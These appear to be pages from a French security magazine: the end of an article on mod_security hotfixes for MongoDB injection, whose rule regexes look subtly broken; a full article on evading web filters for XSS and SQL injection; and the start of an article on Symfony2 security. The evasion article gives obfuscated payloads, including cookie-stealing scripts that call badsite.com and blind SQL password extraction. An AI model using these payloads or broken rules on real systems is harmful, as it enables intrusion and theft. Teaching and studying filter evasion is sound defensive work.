Afin de patcher notre vulnérabilité, nous allons écrire une règle **mod_security** la plus précise possible. Dans notre cas, l'injection se fait en postfixant le nom de l'argument par **[$ne]**. Nous allons donc ajouter une règle interdisant ces caractères à la fin du nom de chaque argument.

```
        SecRule ARGS_NAMES "![\$ne]$" "log,deny,msg:'MongoDB
Injection',severity:'2'"
```

Cette règle est le parfait exemple d'un mauvais patch à la volée : on patche l'exemple d'exploitation fourni lors de la découverte de la vulnérabilité, mais pas l'ensemble des possibilités d'exploitation de la vulnérabilité. Ce serait un bon point de départ pour se protéger de *script kiddies* ayant eu vent de la vulnérabilité, mais pour patcher plus efficacement, nous allons plutôt filtrer l'ensemble des opérateurs MongoDB comme dans la règle ci-dessous :

```
        SecRule ARGS_NAMES "![\$(all|exists|mod|ne|in|nin|nor|or|and
|size|type)]$" "log,deny,msg:'MongoDB Injection',severity:'2'"
```

Conclusion

Nous avons donc vu comment patcher rapidement une vulnérabilité grâce à **mod_security**. Malgré l'efficacité apparente d'une telle intervention, il ne faut pas oublier que cette règle ne reste qu'un *hotfix* et qu'il reste nécessaire de patcher la source de la vulnérabilité.

LA GRANDE ÉVASION

Renaud Bidou - rbidou@denyall.com

mots-clés : *EVASION / OBFUSCATION / HTML / HTTP / XSS / INJECTION / JAVASCRIPT / SQL / ENCODAGE / WAF*

Attaquer un serveur web est simple, en principe. Il est toutefois rare de nos jours de tomber sur une application qui ne dispose d'aucune protection. Qu'il s'agisse d'équipements de sécurité tels que des Web Application Firewall ou de filtres directement codés dans l'application, la plupart des attaques par injection resteront inefficaces. Sauf si...

1 L'approche

1.1 Spectre de cet article

Il existe de nombreux types d'attaques et pour chacune de ces attaques, différentes techniques d'évasion. Il existe des livres entiers sur ce sujet que nous ne pourrons, hélas, traiter ici de manière exhaustive. Toutefois, la grande majorité des techniques reposent sur des fondamentaux communs.

Joignons donc l'utile à l'utile en traitant d'une part ces fondamentaux et d'autre part leur mise en application sur les attaques les plus pertinentes : les injections JavaScript (XSS) et les injections SQL. Ce dernier point est important dans la mesure où un autre vecteur d'évasion est tout simplement fourni par l'application elle-même sous la forme d'applet, d'applications flash ou Silverlight, qui obfusquent d'elles-mêmes les données transmises à l'application...

Une fois les concepts maîtrisés et appliqués à ces deux familles d'attaques, leur transcription sera laissée comme exercice au lecteur curieux et patient.

1.2 Know your enemy

Dans le cadre de cet article, l'ennemi est le filtre. Qu'il soit appliqué par un WAF en amont de l'application, par le serveur ou directement par l'application, le problème reste le même, à quelques détails près.

Le grand principe de ces filtres est de définir ce qui est interdit. Ce sont donc des listes d'expressions régulières qui sont testées contre la requête. Un résultat positif sera caractéristique d'une attaque et provoquera le rejet de la requête. Notre travail consiste donc essentiellement à construire des requêtes qui passeront outre ces filtres.

1.3 Acteurs

Il est également nécessaire de prendre en compte deux autres facteurs : le client et le serveur. En effet, dans le cas des injections HTML et Javascript, certaines techniques d'obfuscation utilisent les spécificités du navigateur (et plus spécifiquement du moteur de rendu). Ainsi, certaines attaques seront sans effet sur certains clients, alors qu'elles donneront le résultat attendu sur d'autres. Il est donc indispensable de prendre en considération ce facteur.

Quand il s'agit d'attaques dont l'effet aura un impact sur la partie serveur de l'application (les injections SQL dans le cadre de cet article), nous aurons à traiter avec le même type de phénomène en fonction de la nature (voire de la version) du serveur.

2 HTTP

2.1 Fondamentaux

La simplicité est souvent le moyen le plus efficace d'arriver à ses fins. Prenons donc un peu de recul et tentons de voir s'il ne serait pas plus efficace de contourner le mur plutôt que de foncer dedans tête baissée.

HTTP est le protocole de transport utilisé par les requêtes et donc par nos attaques. La structure d'une requête est la suivante :

```
01 POST /cgi-bin/badstore.cgi?action=login HTTP/1.1
02 Host: 192.168.80.128
03 User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; fr; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18 Paros/3.2.13
04 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
05 Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
06 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
07 Keep-Alive: 115
08 Proxy-Connection: keep-alive
09 Referer: http://192.168.80.128/cgi-bin/badstore.cgi?action=loginregister
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 62
12
13 email=rbidou%40denyall.com&passwd=youkaidiyoukaida&Login=Login
```

La requête est à la ligne 01 et est composée de 4 éléments : la méthode (**POST**), l'URI (**/cgi-bin/badstore.cgi**), la *query string* (**action=login**) et le protocole (**HTTP/1.1**).

Suivent les en-têtes aux lignes 02 à 11, qui contiennent diverses informations dont les plus pertinentes (en ce qui nous concerne) sont **Host**, **Referer** et bien sûr **Cookie**.

Enfin, le corps du message qui contient les données « postées », ici à la ligne 13.

Voyons donc en quoi cette structure peut nous éviter tout simplement de ne pas passer par les filtres de sécurité.

2.2 Évasion ?

2.2.1 La méthode

En commençant par le début : la méthode. Cette dernière peut être utilisée à deux escients par les filtres :

- Appliquer une règle de filtrage, interdisant par exemple les méthodes « exotiques » telles **PUT** ou **DELETE**.
- Identifier dans quelle partie du paquet se trouvent les données soumises à l'application : la query string [01] et/ou les données « postées » [13].

Les règles de filtrage fondées sur la méthode sont parfois utilisées également pour attribuer des autorisations. Dans les faits, il est défini que le groupe d'utilisateurs X est autorisé à utiliser la méthode Y sur l'URI Z. Nous avons donc un modèle de sécurité positif selon lequel tout ce qui n'est pas autorisé est interdit. C'est typiquement ce que fait Netweaver de SAP. Or, comme l'a fort bien démontré Alexander Polyakov à BlackHat, l'implémentation comporte une faille importante dans la mesure où une méthode qui n'est pas explicitement listée pourra être utilisée par n'importe quel utilisateur sans le moindre besoin d'authentification... Voilà, ça c'est fait.

Le deuxième point nous ramène vers notre sujet. Il s'agit de la localisation des données soumises à l'application. « Normalement », ces données sont contenues dans la query string lorsque la méthode utilisée est **GET** et dans cette même query string et/ou dans le corps du message lorsque la méthode est **POST**. Ce sont donc dans ces blocs de données que les filtres vont « chercher » les attaques.

Or certaines applications ne vont pas nécessairement se plier à cette règle et traiteront parfois les données « postées » dans le corps du message alors que la méthode utilisée est **GET**. Pire, des données peuvent être soumises à une application via des méthodes souvent autorisées par les WAF, telles que **HEAD** (fréquent) ou **OPTION** (nettement plus rare).

Dans tous les cas, nous avons donc des données, qui seront effectivement traitées par l'application mais situées à un endroit où on ne les attend pas. Par conséquent, il arrive bien souvent qu'aucun filtre ne soit appliqué sur ces données, puisqu'elles ne « devraient » pas être là...

2.2.2 En-têtes

Le principe de l'évasion par les en-têtes est à peu près identique au précédent. En effet, certains en-têtes sont traités par l'application et deviennent naturellement un vecteur d'attaques. Si cette assertion tombe sous le sens dans le cas de l'en-tête **Cookie**, elle paraît moins naturelle, bien que tout à fait légitime, pour les en-têtes **Referer**, **Host** ou **X-Forwarded-For**, sans parler des en-têtes tels que **EXPECT**, au hasard, qui a été par exemple utilisé en son temps pour une injection JavaScript contre Oracle Application Server 10g.

La sécurité impose donc d'analyser tous les en-têtes et de passer tous les filtres... Le principal problème va donc devenir la performance. Il faut également considérer que certains équipements de filtrage analysent une liste finie d'en-têtes, et que par conséquent, il est fort probable que certains manquent.

2.2.3 Query String et données postées

Regroupées sous le terme générique « paramètres », les query strings et les données « postées » peuvent également être utilisées pour contourner les règles de filtrage, en particulier en fragmentant les attaques. Il s'agit d'un cas d'école de HPP (*HTTP Parameter Polution*). Certains serveurs concaténeront les valeurs de paramètres qui ont le même nom.

Par exemple, une query string telle que : **id=1;select+1&id=2,3+from+users+&id=where+userid%3D1--** sera réassemblée en **id=1;select+1,2,3+from+users+where+userid%3D1--** sur les serveurs IIS.

3 HTML

3.1 Pourquoi HTML

Passons aux choses sérieuses. Une fois que la requête a été traitée par le serveur web (ou le *reverse-proxy*

dans le cas d'un WAF), cette dernière est transmise au moteur de filtrage. C'est à lui que nous allons nous attaquer maintenant.

Or la majeure partie des injections (dont les injections JavaScript que nous traitons dans cet article) comportent une partie de code HTML, à commencer par des *tags*. Les moteurs de filtrage vont donc cibler la présence de ces derniers afin d'identifier une tentative d'injection de code.

Les techniques de contournement de ces filtres peuvent être regroupées en trois principales catégories : l'encodage, la substitution et la confusion.

3.1.1 Query String et données postées

À première vue, ce type de technique semble obsolète, voire totalement inefficace. C'est effectivement le cas si l'on se contente d'un simple encodage hexadécimal ou unicode. Toutefois, HTML recèle de richesses insoupçonnées dans le domaine. Commençons par les entités.

Les entités permettent d'afficher certains caractères réservés de HTML, tels que < (entité **<**). Toutefois, l'encodage d'entités peut être utilisé pour n'importe quel caractère. Ainsi, le s peut être représenté par les entités **s** ou **s**. Dans le premier cas, il s'agit de la représentation décimale de l'entité, hexadécimale dans le second. Une autre caractéristique de ces entités est que leur valeur peut être précédée par un nombre quelconque de 0. Ainsi, les entités **s** et **s** sont toujours valides et représentent toujours le caractère « s ».

Un premier niveau d'encodage du tag **<script>** (au hasard) devient donc : **<scsript>**.

C'est à ce stade que les techniques soi-disant obsolètes d'encodage hexadécimal simple ou multiple permettent d'ajouter à la confusion. En reprenant notre tentative d'obfusquer le tag **<script>**, et en nous limitant au caractère « s », nous pouvons d'abord l'encoder simplement en hexadécimal : **%73**. Le caractère « % » peut lui-même être encodé sous la forme **%25**. Le caractère « s » devient donc **%2573**. Il s'agit là d'un double encodage sans originalité. Toutefois, si nous encodons maintenant le « 2 » de la chaîne précédente via sa représentation sous forme d'entité, nous obtenons quelque chose d'un peu moins « classique », et sûrement pas détectable : **%2573**... Pour info, nous avons choisi de représenter le « 2 » sous sa forme d'entité HTML car certains moteurs pas très malins détectent le double encodage hexadécimal en « signant » bêtement la chaîne **%25**.

Comme nous avons pu le constater, il n'y a ici aucune contrainte quant au navigateur utilisé, ils savent tous gérer ça à merveille. Cependant, les serveurs n'interpréteront pas toujours les entités et pas toujours dans l'ordre escompté, ce qui au final réduit considérablement l'efficacité de cette technique. Pour l'instant... restez patient.

3.1.2 Substitution

Le principe de la substitution est d'utiliser des tags qui ne seraient pas dans la liste des tags interdits et qui fournissent des « fonctions » équivalentes.

Ainsi, quand (toujours par hasard) on cherche à faire exécuter un script, le cas d'école est de remplacer avantageusement le code **<script>document.location='http://badsite.com/steal?cookie='+document.cookie<script>** par celui-là : **<img src=x onerror="document.location='http://badsite.com/steal?cookie='+document.cookie>**. L'image « x » n'étant pas trouvée, une exception est levée et le code contenu dans l'attribut **onerror** est exécuté. Bien sûr, cette technique, connue comme le loup blanc, est « généralement » bloquée.

Nous avons toutefois le principe et pouvons tester d'autres tags et attributs beaucoup plus « originaux ». Ci-dessous, quelques exemples qui fonctionnent à merveille lorsque le client est Internet Explorer :

- **<style onreadystatechange="[code JavaScript]">** ;
- **<bgsound onpropertychange="[code JavaScript]">** ;
- **<xml onpropertychange="[code JavaScript]">** ;
- **<object data="javascript:[code JavaScript]">**.

D'autres combinaisons sont, elles, valables pour tous les navigateurs, par exemple :

- **<isindex action=javascript:[code JavaScript] type=image>** ;
- **<object><param name="src" value=javascript:[code JavaScript]></param></object>** ;
- **<x:script xmlns:x="http://www.w3.org/1999/xhtml">[code JavaScript]</x:script>**.

À vrai dire, les combinaisons sont infinies... Juste une remarque sur le fait que nulle part dans cet article vous ne verrez le code **alert(1)**. La fonction **alert** est une hérésie en termes de tests. Pour mémoire, cette fonction fait apparaître un popup. Et honnêtement, je connais assez peu de code malicieux en JavaScript (à l'exception des DoS sur le navigateur, mais bon...) qui s'amuse à faire part de sa présence à l'utilisateur.

3.1.3 Confusion

Les techniques de confusion consistent à « jouer » avec les expressions régulières utilisées dans les filtres. Dans les faits, nous allons essentiellement travailler sur deux techniques.

La première doit son efficacité au fait que la majorité des filtres identifient les tags via une expression régulière de la forme **<[tag]\s+**. Par exemple, la détection du tag insérant une image se fera avec une expression régulière de la forme **<img\s+**.

L'erreur dans cette expression régulière est que **\s** ne concerne que les « espaces » de la classe des caractères ASCII, et non ceux que l'on trouvera dans

d'autres classes, telles que la classe **UNICODE** traitée par PCRE avec **\p** et **\P**. Une technique d'évasion efficace consiste donc à séparer le tag **img** de son attribut **src** par des caractères qui ne sont pas ASCII.

Dans les faits, il est nécessaire d'ajouter quelques échappements pour que ces derniers soient gérés par les navigateurs. Nous arrivons toutefois après un peu de *fuzzing* à un résultat qui est accepté par l'ensemble des navigateurs : **/\/\µ/**. Ce qui nous donne une injection de la forme : **<img/\/\µ/src=x onerror=[code JavaScript]>**.

La confusion peut également venir du fait que les navigateurs tentent par tous les moyens de « réparer » un contenu web qui n'est pas conforme à la norme. Il y a dans ce cas énormément de variantes en fonction des navigateurs. La plus intéressante reste celle dont l'efficacité n'a d'égale que sa banalité : le caractère null qui peut être inséré dans n'importe quelle chaîne de caractères et qui sera simplement ignoré par toutes les versions d'IE. Bref, notre tag **<script>** devient **<%00s%00%00c%00r%00ip%00t%00>**, contourne tous les mécanismes de filtrage, est réfléchi par le serveur et se voit interprété comme il faut par IE. C'est à se demander pourquoi nous nous sommes tant compliqué la vie auparavant...

4 JavaScript

4.1 Localisation

Le code JavaScript se situe généralement entre les tags **<script>** et **</script>**. Comme nous l'avons vu, les filtres cherchent ces tags afin d'identifier toute tentative d'exécution de code. Toutefois, il est possible de faire exécuter un tel code via certains attributs d'autres tags. Ce sujet a déjà été traité plus haut et ne mérite pas que nous nous y attardions plus longtemps, le tour de la question ayant été fait.

4.2 Obfuscation du code

Dans tous les exemples donnés, nous avons utilisé **[code JavaScript]** pour identifier la localisation du code à exécuter. Les mécanismes de sécurité un peu évolués tentent de signer les principales fonctions utilisées dans ce type de code, cela permet de s'affranchir de l'ensemble quasi-infini des combinaisons possibles de tags et d'attributs provoquant l'exécution dudit code.

Il est donc nécessaire de trouver des mécanismes permettant de masquer l'utilisation de ces fonctions. Et nous en dénombrons 3 : l'encodage, la substitution et la division (pour changer un peu)...

4.2.1 Confusion

Les techniques d'encodage HTML restent valides. Nous pouvons toutefois ajouter la possibilité d'utiliser l'encodage hexadécimal JavaScript, lequel peut, comme toujours, se répéter à l'infini. Outre le fait que ce simple encodage ne soit pas toujours traité par les mécanismes de canonisation des éléments de filtrage, la réelle pertinence est de mixer l'ensemble des types d'encodage. Ça ne marche pas toujours, mais quand ça marche, l'application devient open-bar...

Prenons donc l'exemple de la fonction **document.domain**. Nous allons simplement obfusquer le « a », pas à pas :

1. Encodage HTML hexadécimal : **a** devient **%61**.
2. Encodage JavaScript hexadécimal du signe « % » : **%61** devient **\x2561**.
3. Encodage sous forme d'entité HTML du « 2 » : **\x2561** devient **\x2561**.

Notre fonction devient donc : **document.dom\x2561in**. Ça me semble suffisamment clair pour passer directement à la suite.

4.2.2 Substitution

La principale technique consiste à utiliser des formats dépréciés mais toujours valides des appels de fonctions. Ainsi, la fonction **document.cookie** peut très bien s'écrire **document['cookie']**, de quoi troubler bien des signatures. Un autre exemple est l'inutile **alert(document.cookie)** utilisé ici uniquement pour l'exemple... Ce dernier peut très bien être écrit sous la forme : **with(document) alert(cookie)**. Pas mal aussi...

Enfin, il est tout à fait possible de substituer les fonctions. Ainsi, pour nos amis *pentesters* qui voient leur **alert** bloqué par des filtres uniquement créés pour résister aux *pentests* de base, il est recommandé d'utiliser plutôt la fonction **prompt**. Soudainement, le taux de pénétration va croître considérablement...

4.2.3 Division

Enfin, le code peut être réparti en divers éléments, qui seront réassemblés au moment de l'exécution. C'est typiquement ce que fait le code suivant : **<img src="*/ent.location='htt" alt="p://badsite.com/steal?cookie=document.cookie'" title="docum/*" onerror="eval(title+src+alt)">**.

Les trois parties du code JavaScript sont localisées dans les attributs **title**, **src** et **alt**. Comme une exception est levée (l'image ***/ent.location='htt** n'est pas vraiment là...), la fonction **onerror** est exécutée. Et là, c'est le drame.

5 SQL

5.1 Particularités

Ce qu'il y a de particulier dans les injections SQL est qu'il ne s'agit plus d'insérer du code par réflexion dans

une page web, mais de voir ce code transmis au backend, à savoir le serveur de base de données. Cela implique en particulier qu'aucune des techniques d'obfuscation HTML ne sera efficace dans ce contexte. Heureusement, les principes de base sont toujours valables dans la mesure où il ne s'agit que d'un langage de plus à prendre en considération. Nous allons donc pouvoir appliquer les techniques habituelles de substitution, confusion, encodage, etc.

L'élément clé, encore une fois, est d'identifier ce que les filtres cherchent. C'est très simple : les mots-clés SQL (**UNION**, **SELECT**, etc.) et les expressions communes (telles que **1=1**). Au final, l'évasion semble relativement facile. Et c'est vrai...

5.2 Injections SQL « de base »

Ou comment obfusquer un **1 OR 1=1**. Déjà, ne pas utiliser cette expression. Tout ce que l'on veut, c'est **[portnawak] OR [TRUE]**. Il est donc inutile de commencer l'injection avec un « 1 », et vu que c'est ce qui est systématiquement testé, il y a sûrement une signature pour ça (nous y reviendrons d'ailleurs). Donc n'importe quoi sauf 1 est valide. Ensuite, nous recherchons une expression qui est toujours vraie. **TRUE** est vraie, bien que hélas invalide pour la plupart des bases de données. En revanche, **2=2**, ça marche partout, mais ça peut être bloqué soit par des filtres statiques créés par des petits malins qui se doutaient bien qu'on allait essayer ça, soit par une **regexp** de la forme **(\d+)=$1**.

Pas grave, il nous suffit juste de faire varier soit l'opérateur, soit le format des membres de l'égalité. Nous pourrons donc essayer un **34<2057**, un **0x50=0=50**, un **'a'<>'b'** ou carrément un **char(32)=' '**. Dans ce dernier cas, nous faisons directement appel à une fonction pour substituer un des membres de l'égalité.

Mais les moteurs de filtrage sont souvent bien plus bêtes qu'on ne le pense et un simple **%201 OR 1=1** permettra d'en contourner la grande majorité... Comme quoi la signature est juste statique et essentiellement utilisée pour passer les « soi-disant » tests de sécurité. À peine plus subtil, le **(1) or (1=1)** n'est détecté que par à peu près la moitié des filtres, et son petit frère **(1) or(1=1)** par quasiment aucun.

En fait, même le **OR** n'est pas indispensable, ainsi **1 HAVING 1=1** est tout aussi efficace, ce qui n'est pas le cas des filtres le concernant...

Et pour finir, faisons précéder le tout d'un espace encodé sous la forme **%20**. C'est surprenant, mais même pour une attaque aussi simple, cette triviale insertion suffit à contourner bien des filtres. Bien entendu, elle pourra être appliquée à l'ensemble des injections traitées dans les paragraphes suivants.

Arrêtons là le massacre. Les principes de base sont jetés et relativement clairs.

5.3 Injections SQL « normales »

Nous traitons ici des injections SQL faisant usage de commandes SQL utilisées dans le but de voler/modifier/détruire des données et que nous pouvons schématiser sous la forme **[portnawak] [LIAISON] [REQUETE_SQL]**. Ce qu'un filtre va chercher ici, c'est la fonction de liaison habituelle, à savoir **UNION** (le « ; » est relativement difficile à « signer » sans faux-positifs) et la première commande de la requête SQL, typiquement **SELECT**, **INSERT**, **UPDATE** ou **DELETE**.

5.3.1 Commentaires

Commençons simplement par l'ajout de commentaires en ligne, c'est-à-dire au sein même de la commande SQL et exprimés par les délimiteurs **/*** et ***/**. Si l'on considère que le filtre est constitué d'une expression régulière de la forme **\s+UNION\s+**, alors l'injection **1'/**/UNION/**/[Commande SQL]** contournera le filtre. C'est surprenant, mais c'est comme ça. Encore plus subtil, l'utilisation du caractère « ! » dans un commentaire en ligne permet de « sortir » le mot suivant du commentaire sous MySQL. Ainsi, **1'/*!UNION*/[Commande_SQL]** sera interprété comme voulu par le serveur, et contournera un filtre un peu plus malin (mais pas tant que ça) qui aurait canonisé les blocs de commentaires sous forme d'espaces.

5.3.2 Substitution

La deuxième méthode est une technique de substitution, stigmatisée par le remplacement de **SELECT** par **SELECT ALL**. Cela ne marche plus aujourd'hui (enfin ne « devrait » plus marcher aujourd'hui), mais nous avons maintenant l'idée. Elle est « enrichie » de nos jours par des techniques de confusion. Mais assez pour la théorie et passons à quelques exemples qui seront tout de suite beaucoup plus parlants :

- **1+union+(select+'xz'from+xxx)** : nous substituons certains espaces par « + » et mettons la requête SQL entre parenthèses, les filtres basés sur les expressions régulières du type **\s+[COMMANDE_SQL]\s+** n'aiment pas.
- **(1)union(select(1),mid(hash,1,32)from(users))** : un **SELECT** un peu plus complexe et surtout une requête SQL sans espace, au cas où certains auraient intégré le « + » comme caractère de séparation dans leur expression régulière.
- **(1)union(((((((select(1),hex(hash)from(users)))))))** : pareil, mais pire...
- **(1);exec('sel'+'ect(1)'+',(xxx)from'+'yyy')** : pour SQLServer qui supporte le « ; » et la commande **EXEC**, avec une commande fragmentée... joli !

Encore une fois, la découverte de variante et la combinaison de ces dernières avec les techniques déjà données plus haut sont laissées comme exercices au lecteur...

5.3.3 Fragmentation

Revenons au début de cet article et repensons fragmentation des paramètres d'une requête. Nous obtenons HPP et une query string du genre : **id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&id=*/users**. Autant dire que si le filtre ne bloque pas les multiples arguments avec les mêmes noms, cette injection passera comme une lettre à la poste...

5.4 SQL injections « en aveugle »

Nous allons appliquer exactement la même méthode que pour les injections précédentes, à savoir schématiser la requête et identifier les éléments qui seront sujets à obfuscation. Une injection SQL en aveugle se présente sous la forme : **[portnawak] OR [TEST_D_EGALITE]**. Généralement, le test d'égalité est effectué contre un unique caractère (ou une unique valeur), lequel est ensuite « brute-forcé ». L'extraction de cette valeur est habituellement effectuée via la fonction **substring()**. Ainsi, un test pour identifier la longueur de la chaîne de caractères fournissant la version d'une base de données MySQL sera de la forme : **substring(lenght(version()),1,1)=[VALEUR_TESTEE]**.

5.4.1 Fonction d'extraction de valeur

L'obfuscation consiste donc à masquer le test d'égalité, lequel est seul caractéristique de l'attaque. Et le seul moyen à ce stade est de « signer » les principales fonctions et opérateurs d'égalité. Autant dire que les options de substitutions sont nombreuses... Concernant ce type d'opération, la fonction **substring()** peut avantageusement être remplacée par **substr()** (si si, ce n'est pas une blague, d'autant plus qu'elle est rarement détectée...), **mid()** ou **strcmp()**, ce qui nous donne les injections suivantes qui sont équivalentes :

- **1 or substring(password,1,1)='a'** ;
- **1 or substr(password,1,1)='a'** ;
- **1 or mid(password,1,1)='a'** ;
- **1 or strcmp(left('password',1), 'a') = 0**.

Ce dernier cas nous introduit aux fonctions de recherche de chaînes de caractères telles que **find_in_set()**, **locate()** et **position()**. Ces trois fonctions peuvent être utilisées pour effectuer exactement le même test que précédemment sous les formes :

- **1 or position('a' in password)=1** ;
- **1 or locate('a',password)=1** ;
- **1 or find_in_set('a',mid(password,1,1))=1**.

5.4.2 Valeur testée

Nous nous éloignons de la version commune et signée des injections SQL en aveugle. Toutefois, il serait bon d'obfusquer également la valeur testée (ici le caractère « a »). Facile. Tout d'abord, il peut être représenté sous sa forme hexadécimale : **0x61**. Il sera aussi la valeur de retour de la fonction **unhex()** prenant comme argument sa valeur hexadécimale : **unhex('61')**. Maintenant, on peut également travailler de la manière inverse en appliquant une fonction de transformation à l'opérande de gauche, typiquement **ord()** ou **ascii()**, ce qui transformerait notre injection **1 or mid(password,1,1)='a'** en :

- **1 or ascii(mid(password,1,1))=61** ;
- **1 or ord(mid(password,1,1))=61**.

5.4.3 Opérateur d'égalité

Nous souhaitons également changer cet opérateur d'égalité, trop « visible ». Ce dernier peut simplement être remplacé par un test d'expression régulière, un **LIKE** ou le mélange des deux... Nos égalités deviendront alors :

- **1 or mid(password,1,1) regexp'[a]'** ;
- **1 or mid(password,1,1) like 'a'** ;
- **1 or mid(password,1,1) rlike '[a]'**.

5.4.4 Résultat

En mélangeant les trois opérations précédentes, il est possible d'obtenir un truc assez méchant, du genre : **1 or ascii(substr(password,1,1)) regexp '[a]'**.

Bien entendu, il est toujours possible (et recommandé) d'utiliser les techniques utilisées pour les autres types d'injections SQL. Ce serait dommage de se faire toper pour une injection qui commence bêtement par « 1 »...

Conclusion

La liste des méthodes d'évasion est longue, très longue. Même dans le cas des injections HTML, JavaScript et SQL, nous sommes loin d'en avoir fait le tour. Et quid des dizaines d'autres attaques ? *Remote file inclusion*, injections LDAP, exécution de commandes, etc. Ce n'est plus un livre, mais une encyclopédie qu'il faudrait.

Toutefois, la méthode utilisée reste identique : identifier les blocs caractéristiques de l'attaque, comprendre ce que cherchent les filtres, puis substituer, diviser, « confusionner », encoder, etc. À partir de là, avec un peu d'imagination et de connaissance du protocole ou du langage concerné, il est peu probable que vos attaques se fassent détecter.

PRISE EN COMPTE DE LA SÉCURITÉ DANS UN FRAMEWORK PHP : LE CAS SYMFONY2

Alexandre Salomé

mots-clés : FRAMEWORK / PHP / SÉCURITÉ / SYMFONY2

Les frameworks sont devenus incontournables dans le développement web, car ils standardisent les développements. Cet article s'intéresse aux problématiques de sécurité dans un framework, plus précisément ici dans Symfony2.

Symfony2 est un *framework* PHP de développement web. Il permet à toute personne souhaitant concevoir un site de se concentrer sur les tâches réellement importantes pour son travail, en évitant ce qui est récurrent à tout projet web. La conception d'un formulaire d'authentification, par exemple, n'est pas une tâche spécifique, car répétée dans de nombreux projets. Symfony2 permet au développeur de laisser les généralités au framework et de se concentrer sur le développement propre au métier qu'il développe.

L'utilisation d'un framework comme Symfony2 permet aussi d'assurer une longévité et une maintenabilité du projet. La conception du framework repose sur une philosophie de développement et sur une communauté forte, répartie dans le monde entier. Les bonnes pratiques mises en place dans le framework sont facilement « adoptables », et un nouveau développeur peut monter en compétence sur le projet aisément, grâce à la documentation et à la communauté.

La sécurité est également une tâche récurrente dans tout projet, inhérente à tout développement. Cette sécurité doit être présente en profondeur, et reposer sur un ensemble homogène et sécurisé.

La sécurité d'une application ne doit pas reposer sur l'obscurité de son code. Cette idée est d'autant plus vraie que Symfony2 est une solution open source, n'importe qui peut lire son code.

Forte de l'expérience acquise pendant des années avec Symfony, la communauté a mis en œuvre dans Symfony2 des protections robustes pour prévenir les utilisateurs des attaques les plus connues, mais aussi les moins connues.

1 Sécurité sur le Web

Les attaques sur Internet sont les plus répandues car les plus faciles à mettre en œuvre, et aussi les plus intéressantes : un serveur web contient des informations sur ses utilisateurs, des bases de connaissance métier, des mots de passe, des cartes bancaires et plus encore. Internet est aussi un réseau mondial, rendant les attaques possibles depuis n'importe où : un cybercafé, de chez soi, sur le réseau du voisin. Il est aisé de masquer son identité sur Internet pour accomplir tout type d'attaque.

La sécurité doit être envisagée à tous les niveaux d'un projet : elle doit être mise en œuvre dans le réseau. Elle doit s'appuyer sur une architecture logicielle bien segmentée et des systèmes robustes. Un système informatique ne doit pas reposer sur un seul grand rempart, mais être sécurisé à tous les niveaux. Il faut créer un maillage solide dans lequel la défaillance d'un serveur n'entraîne pas la chute du système.

Les attaques peuvent être menées de manière directe (on attaque le site directement ou son serveur), mais aussi de manière indirecte : on attaque un utilisateur du site, pour lui faire réaliser certaines opérations à son insu de manière visible ou invisible.

Voici une liste des attaques les plus répandues dans le monde du Web :

- XSS, *Cross-site Scripting* : cela consiste à provoquer un comportement différent de l'application, un comportement inattendu par l'utilisateur : redirection vers un site tiers, vol d'informations, exécution de code.

- CSRF, *Cross-site Request Forgery* : on fait réaliser par un utilisateur une action à son insu sur le site cible, en lui faisant faire une requête HTTP sans qu'il ne s'en aperçoive forcément.

- SQL Injection : en manipulant les informations envoyées au serveur, on insère des caractères spéciaux. Ces caractères seront insérés dans les requêtes SQL de l'application, afin d'exécuter n'importe quelle requête.

D'autres types de vulnérabilités sont à prendre en compte lors du développement d'une application, bien qu'elles soient plus difficiles déjà à exploiter :

- Hashing des mots de passe : il est fortement conseillé de hasher les mots de passe de manière robuste, pour empêcher à un attaquant ayant accès à la base de données de récupérer les mots de passe utilisateurs.

- Vérification des fichiers envoyés : tout fichier envoyé par l'utilisateur doit être traité en amont pour s'assurer du type de contenu et de la sécurité du fichier. Le stockage d'un fichier « .php » dans un dossier public de l'application donnerait les pleins pouvoirs à la personne ayant réussi à placer ce fichier sur le site.

Ces différentes failles sont extrêmement répandues dans le monde du Web, et spécialement dans le monde du PHP. Le langage a en effet bénéficié d'une rapide notoriété, grâce à son accessibilité et sa facilité. De nombreuses applications ont été réalisées par des développeurs peu expérimentés, peu sensibles aux aspects de sécurité. Certains outils très répandus comportent de nombreuses failles de sécurité. Ces failles sont notamment présentes dans des solutions très répandues de forums, de blogs et aussi d'outils d'administration. De nombreuses mises à jour de sécurité sont publiées pour ces solutions.

2 PHP et sécurité

L'écriture en PHP brut demande beaucoup d'efforts pour arriver à un niveau de sécurité acceptable. Par exemple, une page de recherche **search.php** prenant une chaîne de recherche en paramètre (**?q=ma+recherche**) demande comme écriture complète :

```
<form action="search.php" method="GET">
  <input type="text" name="q" value="<?php
    echo htmlspecialchars(isset($_GET['q']) ? $_GET['q'] : '', ENT_QUOTES, 'UTF-8');
    ?>" />
  <input type="submit" value="search" />
</form>
```

La production du code ci-dessus demande un effort considérable, pour un cas pourtant extrêmement simple, élémentaire : afficher un champ de recherche.

De plus, l'utilisation de ces fonctions d'échappement sont récurrentes à tous les projets. Chaque utilisation de cette méthode requiert 3 paramètres : valeur à échapper, type d'échappement et encodage.

Ce genre d'échappement est indispensable pour la protection contre le XSS. Tout manquement (par oubli, ou par paresse) peut mettre en péril la sécurité de l'application.

Ces contraintes du langage nous éloignent du sujet premier de notre code : afficher un champ de recherche.

La protection contre le XSS est pourtant la plus simple, la plus rudimentaire. D'autres types d'attaques demandent une mise en œuvre plus complexe. Cependant, l'implémentation de fonctionnalités, telle que la protection contre le CSRF, demande une réflexion plus lourde et une gestion en amont. En effet, pour générer un *token* CSRF valide, il faut :

- l'identifiant de la session courante ;

- une clé secrète dans l'application ;

- un identifiant propre au formulaire en cours.

L'implémentation du CSRF dans les formulaires du site demanderait au développeur en charge de la tâche un effort considérable pour la mise en œuvre : utilisation dans les *templates*, vérification dans le contrôleur, prise en compte de la session courante, gestion d'une clé secrète, distinction par formulaire, tests et documentation.

Si vous demandez à deux développeurs d'implémenter le CSRF dans un site où des formulaires sont déjà en place, vous obtiendrez deux implémentations totalement différentes.

